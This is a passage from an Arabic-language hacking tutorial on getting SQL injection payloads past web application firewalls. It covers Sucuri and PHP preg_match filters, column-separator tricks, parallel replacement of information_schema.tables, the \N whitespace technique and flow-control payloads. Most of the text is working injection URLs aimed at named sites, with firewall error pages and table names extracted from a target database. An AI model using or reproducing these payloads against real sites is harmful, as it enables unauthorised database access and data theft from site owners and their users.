لذا سوف أقوم بتفعيل خاصية الـ Columns seperator Style WAF bypass بالبحث عن العمود المحظور بسبب الحماية والمتسبب فى هذه المٌشكلة على النحو الأتي :

`id=58 /*!00000union*/ /*!00000select*/ 1-- -` الموقع يعمل دون وجود أي حظوات



id=58 /*!00000union*/ /*!00000select*/ 1,2-- - الموقع يعمل دون وجود أي حظورات


id=58 /*!00000union*/ /*!00000select*/ 1,2,3-- - الموقع يعمل دون وجود أي حظورات

id=58 /*!00000union*/ /*!00000select*/ 1,2,3,4-- - الموقع يعمل دون وجود أي حظورات

id=58 /*!00000union*/ /*!00000select*/ 1,2,3,4,5-- - الموقع يعمل دون وجود أي حظورات

id=58 /*!00000union*/ /*!00000select*/ 1,2,3,4,5,6-- - الموقع يعمل دون وجود أي حظورات

id=58 /*!00000union*/ /*!00000select*/ 1,2,3,4,5,6,7-- - حظر على الإستعلام




Sucuri WebSite Firewall - CloudProxy - Access Denied

What is going on?


You are not allowed to access the requested page. If you are the site owner, you can whitelist your IP using this procedure: http... /...hitelisting-IP. If you are not the owner of the web site, you can contact us at cloudproxy@sucuri.net. Also make sure to include the block details (displayed below), so we can better troubleshoot the error.

هذا الحظر يدّل على أنَّ العمود السابع هو سبب هذه المْشكلة لذا فالِتَفادي ذلك الحظر سوف نقوم بتفعيل خاصية الـ Columns seperator Style وذلك بإضافة رمز الـ seperator ' ~ ' قبل رقم العمود السابع المحظور لعكس وإلغاء عملية الحظر من عليه وذلك على النحو الأتي :

www.InjectorBoy.md/news.php?id=58 /*!00000union*/ /*!00000select*/ 1,2,3,4,5,6666,~7-- -



www.InjectorBoy.md/news.php?id=58 /*!00000union*/ /*!00000select*/ 1,2,3,4,5,version(),~7-- -



الباب الثالث : الـ waf المُمتنِع

الـ waf المُمتنِع : يعني إستحالة تخطي الحماية مهما كانت التقنيات المُستخدمة لذلك , ونقصُد به الواف preg_match , لذا فالنتماشى معاً بهذا الموضوع الشيق لفهم هذا الواف المُمتنِع -

☆*•.¸☆ مثال أوّلي لتوضيح الفكرة العامة ☆¸.•*☆

www.InjectorBoy.md/adv_master.php?news_id=1401 [موقع مُستهدف]

www.InjectorBoy.md/adv_master.php?news_id=1401' [إختبار إمكانية الإصابة]

بالمثال السابق تأكد الأمر بالإصابة بثغرة الحقن , وعِند إستخدام تقنية الكشف عن العدد الكُلي للأعمدة تبين أنهم ثلاث عشر عموداً , وبـ كِتابة الإستغلال الكُلي لهُم تم مُلاحظة تواجُد حماية مُنصبة بالسيرفر لذا قامت بكشف عملية الحقن وصدها -

SQL INJECTION DETECTED!!!

```
www.InjectorBoy.md/adv_master.php?news_id=.1401 union select 1,2,3,4,5,6,7,8,9,10,11,12,13 -- -
```



•۝╦╚☆ مُحاولات لتخطي الحماية ☆╦╚۝•

الأن لِنُجري عدة مُحاولات لتخطي هذه الحماية بعدة أُمور وتقنيات مُتوفرة لدينا -

```
[1] www.InjectorBoy.md/adv_master.php?news_id=.1401 /*!00000union*/ /*!00000%53elect*/
1,2,3,4,5,6,7,8,9,10,11,12,13 -- -
```

```
[2] www.InjectorBoy.md/adv_master.php?news_id=.1401-.1union-- a
%0Aselect@,2,3,4,5,6,7,8,9,10,11,12,13 -- -
```

```
[3] www.InjectorBoy.md/adv_master.php?news_id=.1401 %55nIoN%23aaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a%23aaaaaaaaaaaaaaaaaaaaaa%0a
%53eLeCt 1,2,3,4,5,6,7,8,9,10,11,12,13 -- -
```

المُلاحظات : عند قيامنا بعمليات التحايُل المُتعددة لتخطي هذا الحماية المُتَرَمِّته لم نوفَّق لذلك وقامت هذه الحماية بصدنا عدة مرات عند كُل مُحاولة , لذا إعتقد أن هذه الحماية هي الواف preg_match , لكن لماذا قُلت أن الحماية هي الواف preg_match وكيف إستنتجت ذلك ؟

•◘╦╩☆ preg_match تقنية الكشف عن الواف ☆╩╦◘•


الفنكشن preg_match : هو تقنية موجودة بالـ PHP ، ووظيفة هذا الفنكشن الكشف عن السلاسل داخل السلاسل الأُخرى ، بمعني إني مهما حاولت جاهداً التحايُل لإخفاء مثلاً القيمة select داخل سلاسل من إستعلامات الفلتره لن يُفلح الأمر لِقُدرة هذا الفنكشن عن كشف القيم الممنوعة عندهْ مهما كانت مُتسَتِرة داخل سلاسل أُخرى كما يُشار إلية هُنا -

php.net/manual/en/function.preg-match.php

وأُسلوب الكشف عن الواف preg_match تكون بإستبدال قيمة الـ select بالقيمة التالية aaa%53electaaa ، وهذه القيمة تُعطي بصورة مؤكدة ' خطأ ' عند عدم تواجد الفنكشن preg_match بال PHP وتُعطي بصورة مؤكد ' صد ' عند تواجد الفنكشن preg_match -

فكما بالمثال التالي بموقع لا يحتوي الفنكشن preg_match نحصُل على خطأ يُثبت عدم تواجده - إي الفنكشن preg_match -

testphp.vulnweb.com/listproducts.php?ca=.1 union aaaSelectaaa 1,2,3,4,5,6,7,8,9,10,11-- -



وعند إستخدام هذا الأُسلوب بموقع يحتوي الفنكشن preg_match , وهو الموقع الذي عجزنا عن تخطي الواف به سابقاً في بادئ الأمر , يتم التحصُل على صد مُباشر , وهذا يُثبت إن الـ واف هو الـ preg_match

www.InjectorBoy.md/adv_master.php?news_id=.1401 union aaaSelectaaa 1,2,3,4,5,6,7,8,9,10,11,12,13 -- -




لذا لنترك هذا الموقع وشأنهْ فالإبتعاد عنهْ غنيمة ^__^

الباب الرابع : تقنية الإستبدال الموازي


تقنية الإستبدال الموازي : هي تقنية تسمح بإستبدال القيم عند حظرها بقيم مُشابة تُعطي نفس الناتج الكُلي للإستعلام الأصلي -

☆*•.¸☆ مثال أوَّلي لتوضيح الفكرة العامة ☆¸.•*☆

www.InjectorBoy.md/show_news.php?id=55



www.InjectorBoy.md/show_news.php?id=55'



بالمثال السابق تأكد الأمر بالإصابة بثغرة الحقن , وعِند إستخدام تقنية الكشف عن العدد الكُلي للأعمدة تبين أنهم ستَّة أعمدة , وبـ كِتابة الإستغلال الكامل لهُم تم مُلاحظة تواجُد حماية مُنصبة بالسيرفر لذا قامت بكشف عملية الحقن وصدها -

www.InjectorBoy.md/show_news.php?id=.55 union select 1,2,3,4,5,6 +--




Error

Error

This page can't be displayed. Contact support for additional information.
The incident ID is: 3476543539599586336.

لذا وعند مُحاولة فلترة الإستعلامات تم تخطي الواف بسهولة ومن المُحاولة الأولى -

www.InjectorBoy.md/show_news.php?id=.55 /*!00000union*/ /*!00000select*/ 1,2,3,4,5,6 +--



•▫╤ ╚☆ تحصيل المعلومات الحساسة ☆╤ ╚▫•

مُلاحظة : فالنحرّص على فلترة الإستعلامات المُستخدمة نظراً لوجود واف يحمي السيرفر , ولنستخدم تقنية الـ N , وهي تقنية حذف المساحات البيضاء والإستعلامات الأخيرة وذلك كُلهُ يكون قبل إضافة قيمة الـ N\ كالتالي :

[الإستعلام] and 0 union select || تقنية N = and \Nunion select [تم حذف الصفر]

[الإستعلام] 5,6 from information || تقنية N = 5,\Nfrom information [تم حذف الرقم الأخير للأعمدة 6]

www.InjectorBoy.md/show_news.php?id=.55 and \Nunion select 1,2,group_concat(table_name),4,5,\Nfrom information_schema.tables +--




Error

Error
This page can't be displayed. Contact support for additional information. The incident ID is: 347654353959594701.

لم يتم التخطي نظراً لوجود حظر على القيمة tables بالإستعلام information_schema

وقد علمت ذلك كون الموقع يقوم بالتحميل عند حذف القيمة tables منه كالتالي :

```
www.InjectorBoy.md/show_news.php?id=.55 and \Nunion select
1,2,group_concat(table_name),4,5,\Nfrom information_schema. +--
```



لذا فالنستخدم القيم الموازية لـ tables بال information_schema وهُم على النحو التالي :


```
information_schema.partitions
```

```
information_schema.statistics
```

```
information_schema.key_column_usage
```

```
information_schema.table_constraints
```

```
www.InjectorBoy.md/show_news.php?id=.55 and \Nunion select
1,2,group_concat(table_name),4,5,\Nfrom information_schema.key_column_usage +--
```



ampur,ampur,changwat,law,member,news,ray,raydetail,tb_ssdl,tu

كما يظهر جاليًاَ تم إستخراج الجداول بسهولة فائقةً , وسوف يكون الإستعلام النهائي على هذا النحو :


```
\Nfrom information_schema.key_column_usage where table_name=Hex_Table
```

� الباب الخامس : تقنية التحكم في التدفق �

تقنية التحكم في التدفق أو الـ Flow Control هي تقنية لـ مراقبة خرج الْمُعرَّف وذلك لتعويض الفقد الداخلي في القيمة العامة للأعمدة , وتنشئ هذه التقنية بإضافة قيمة عمود ' column ' إلى الإستعلام الأصل لتعويض الفقد الداخلي .

☆*•.¸ ☆ التكوين الهيكلي للتقنية ☆ ¸.•*☆

```
www.InjectorBoy.md/news.php?id=.58||!{f`id`}union-- a%0aselect@,2,3,4-- -
```



[1] || means "or" .

[2] **!** means not() .

[3] **{f}** means timestamp .

[4] **`id`** is the column .

[5] **--%0a** means comment and new line .

[6] the **@** after is just to stick a char to select, @ is a temporary variable .

[1] || تعني "أو" .

[2] **!** تعني لا() .

[3] **{f}** تعني الطابع الزمني .

[4] **`id`** تعني العمود .

[5] **--%0a** تعني تعليق و سطر جديد .

[6] الـ **@** بعد الـ select هي مُجرد مُتغير مؤقت ويحذف الرقم الأول للأعمدة ويُستبدل بها .

متي تُستخدم هذه التقنية : تستخدم هذه التقنية في حالة كتابة الإستغلال الكامل للموقع المُصاب ولا ينتُج عنها شئ - بمعني لا تظهر مثلاً أرقام الأعمدة المُصابة بالصفحة أو لا تظهر البيانات المطلوبة نتيجة إستخدام إستعلامات سحب المعلومات الحساسة -

مُلاحظة : هذه التقنية لا تصلُح لكافة قواعد البيانات , بمعنى إنها لا تعمل إلا مع المواقع التي تُعاني فقد في قيم الأعمدة الكُلية والتي تحتاج لتعريفةٌ عند كتابة الإستغلال العام فكما نرى لم تنجح مع موقع ليس به هذه المُشكلة -

testphp.vulnweb.com/listproducts.php?cat=.1||!{f`id`}union-- a%0Aselect@,2,3,4,5,6,7,8,9,10,11-- -



الباب السادس : تقنيات التشفير المْتقدّمة

